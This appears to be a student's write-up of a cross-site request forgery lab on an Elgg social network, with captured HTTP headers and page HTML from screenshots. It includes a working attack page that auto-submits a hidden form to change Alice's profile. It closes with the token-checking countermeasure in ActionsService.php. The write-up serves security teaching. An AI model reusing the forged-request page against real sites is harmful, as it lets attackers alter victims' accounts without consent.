Content-Length: 200
Content-Type: application/javascript;cha
Date: Wed, 30 Oct 2019 00:14:55 GMT

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/prof:
Cookie: Elgg=nb8dfecd94dagk60omfjgqqiv5
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 30 Apr 2020 00:11:06 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
Date: Wed, 30 Oct 2019 00:14:55 GMT
```

```
</h1>

        </div>
    </div>
    <div class="elgg-page-navbar">
        <div class="elgg-inner">

<a class="elgg-button-nav" rel="toggle" data-toggle-selector=".elgg-nav-collapse" href="#">
    <span class="elgg-icon-bars elgg-icon fa fa-bars"></span></a>

<div class="elgg-nav-collapse">
    <ul class="elgg-menu elgg-menu-site elgg-menu-site-default clearfix"><li class="elgg-menu-item-activity"><a href="http://www.csrflabelgg.com/activity" class="elgg-menu-content">Activity</a></li><li

        </div>
    </div>
    <div class="elgg-page-body">
        <div class="elgg-inner">
            <div class="elgg-layout elgg-layout-one-column clearfix">
    <div class="elgg-body elgg-main">
    <div class="elgg-layout-widgets" data-page-owner-guid="42"><div class="elgg-widget-add-control">
<a href="#" class="elgg-button elgg-button-action" rel="toggle" data-toggle-selector="#widgets-add-panel, .elgg-widget-add-control &gt; a" data-toggle-slide="0">Add widgets</a><a href="#" class="elgg-t
<div class="elgg-widgets-add-panel hidden clearfix" id="widgets-add-panel">
    <p>
        Click on any widget button below to add it to the page. </p>
    <ul>
<li title="Display latest activity" class="elgg-state-available elgg-widget-single" data-elgg-widget-type="river_widget">Activity</li><li title="Display your latest blog posts" class="elgg-state-availa
<input name="widget_context" value="profile" type="hidden"><input name="show_access" value="1" type="hidden"></div>

<div class="profile elgg-col-2of3 mrn">
    <div class="elgg-inner clearfix h-card vcard">

<div id="profile-owner-block">
    <div class="elgg-avatar elgg-avatar-large">
<a><img src="http://www.csrflabelgg.com/serve-file/e0/l1501101468/di/c0/y8XIwrPNLZvXMVAkxz19miSeYgQNccq_UHK-ovIwZmk/1/42/profile/42large.jpg" alt="Alice" title="Alice" class="photo u-photo"/></a></div>

    <ul class="elgg-menu profile-action-menu mvm"><li class="elgg-menu-item-profile-edit"><a href="http://www.csrflabelgg.com/profile/alice/edit" class="elgg-button elgg-button-action">Edit profile</a>
    <ul class="elgg-menu elgg-menu-owner-block profile-content-menu elgg-menu-owner-block-default"><li class="elgg-menu-item-blog"><a href="http://www.csrflabelgg.com/blog/owner/alice" class="elgg-menu

</div>
        <div id="profile-details" class="elgg-body pll"><span class="hidden nickname p-nickname">alice</span><h2 class="p-name fn">Alice</h2></div> </div>
</div><div class="elgg-col-1of3 elgg-widgets" id="elgg-widget-col-1"><div id="elgg-widget-46" class="elgg-state-draggable elgg-widget-instance-friends elgg-module elgg-module-widget"><div class="elgg-h
    <ul class="elgg-menu elgg-menu-widget elgg-menu-hz elgg-menu-widget-default"><li class="elgg-menu-item-collapse"><a href="#elgg-widget-content-46" rel="toggle" class="elgg-menu-content elgg-widget-
    </div></div><div class="elgg-body">
<div class="elgg-widget-edit" id="widget-edit-46">
    <form method="post" action="http://www.csrflabelgg.com/action/widgets/save" class="elgg-form-widgets-save elgg-form-widgets-save-friends elgg-form"><fieldset><input name="__elgg_token" value="v-JPy
    Number of friends to display:
    <select name="params[num_display]" class="elgg-input-dropdown"><option>1</option><option>2</option><option>3</option><option>4</option><option>5</option><option>6</option><option>7</option><option>

<p>
    Icon size:
    <select name="params[icon_size]" class="elgg-input-dropdown"><option value="small" selected="selected">small</option><option value="tiny">tiny</option></select></p>

    <div>
        Access: <select name="params[access_id]" class="elgg-input-access elgg-input-dropdown"><option value="0">Private</option><option value="-2">Friends</option><option value="1">Logged in users</op
    </div>
    <div class="elgg-foot">
```



```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my hero'";
fields += "<input type='hidden' name='accesslevel[briefdescription]'value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```



```
Referer: http://www.csrflabelgg.com/messa
Cookie: Elgg=23l4n19d347jebfh9gt6i6bkg4
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 00:21:11 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 30 Apr 2020 00:21:11 GMT
Cache-Control: public
Pragma: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2484
Content-Type: application/javascript;cha
http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messa
Cookie: Elgg=23l4n19d347jebfh9gt6i6bkg4
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 00:21:12 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 30 Apr 2020 00:21:12 GMT
Cache-Control: public
Pragma: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1670
Content-Type: text/css;charset=utf-8
```

Compose a message

To:

Alice


Write recipient's username here.

Subject:

Task 3

Message:

http://www.csrflabattacker.com/task3.html



Messages

Inbox


□ Boby http://www.csrflabattacker.com/task3.html	Task 3	2 minutes ago	✖
□ Boby http://www.csrflabattacker.com/task2.html	Task 2	34 minutes ago	✖

Alice
Boby is my hero

Blogs
Bookmarks
Files
Pages
Wire posts


Inbox
Sent messages

Powered by Elgg



```
Cookie: Elgg=7hdatre8ta7pjtl52g4su5ios3
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 30 Apr 2020 00:11:06 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;cha
Date: Wed, 30 Oct 2019 00:14:55 GMT

http://www.csrflabattacker.com/ta
Host: www.csrflabattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: text/html,application/xhtml+xml,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/mess
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 01:05:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Wed, 30 Oct 2019 01:00:08
ETag: "3d1-5961641124305-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 537
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

THis page forges an HTTP POST request.



Your profile was successfully saved.

Alice


Brief description: Boby is my hero

After inspecting Alice's profile we come to know that its guid is 42. We then create a html file where we put profile edit as a link triggered when the link is opened. And also input fields that are needed to be changed. As seen from the above screenshot when the link is opened the description of Alice is changed.

Question 1 – Any user can go to anyone's profile and inspect its element. Similarly Boby can go to Alice's profile and check for its guid.

Question 2 – Boby cannot launch the attack anybody who visits his profile since the user id of every user is different.


Task 4



ActionsService.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg) - gedit
Open
Save
PHP
Tab Width: 8
Ln 274, Col 19
INS

```
	 * @see action_gatekeeper
	 * @access private
	 */
	public function gatekeeper($action) {
		//return true;

		if ($action === 'login') {
			if ($this->validateActionToken(false)) {
				return true;
			}

			$token = get_input('__elgg_token');
			$ts = (int)get_input('__elgg_ts');
			if ($token && $this->validateTokenTimestamp($ts)) {
				// The tokens are present and the time looks valid: this is probably a mismatch due to the
				// login form being on a different domain.
				register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

				forward('login', 'csrf');
			}

			// let the validator send an appropriate msg
			$this->validateActionToken();

		} else if ($this->validateActionToken()) {
			return true;
		}

		forward(REFERER, 'csrf');
	}

	/**
	 * Was the given token generated for the session defined by session_token?
	 *
	 * @param string $token         CSRF token
	 * @param int    $timestamp     Unix time
	 * @param string $session_token Session-specific token
	 *
	 * @return bool
	 * @access private
	 */
	public function validateTokenOwnership($token, $timestamp, $session_token = '') {
		$required_token = $this->generateActionToken($timestamp, $session_token);

		return _elgg_services()->crypto->areEqual($token, $required_token);
	}

	/**
	 * Generate a token from a session token (specifying the user), the timestamp, and the site key.
```

Saving file '/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php'...



Messages

Inbox

□ Boby Task 4 http://www.csrflabattacker.com/task4.html just now

□ Boby Task 3 http://www.csrflabattacker.com/task3.html 23 hours ago

□ Boby Task 2 http://www.csrflabattacker.com/task2.html 23 hours ago

Alice
Boby is my hero

Blogs
Bookmarks
Files
Pages
Wire posts

The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.

We comment the return true statement in Actionservice.php. And also add elgg_ts (timestamp) and elgg_token (secret token) in the code so that the attacker cannot forge cross site request, if it is incorrect the server does not process the request.

If we turn on the countermeasure it assumes this as a cross site attack and not as a user request.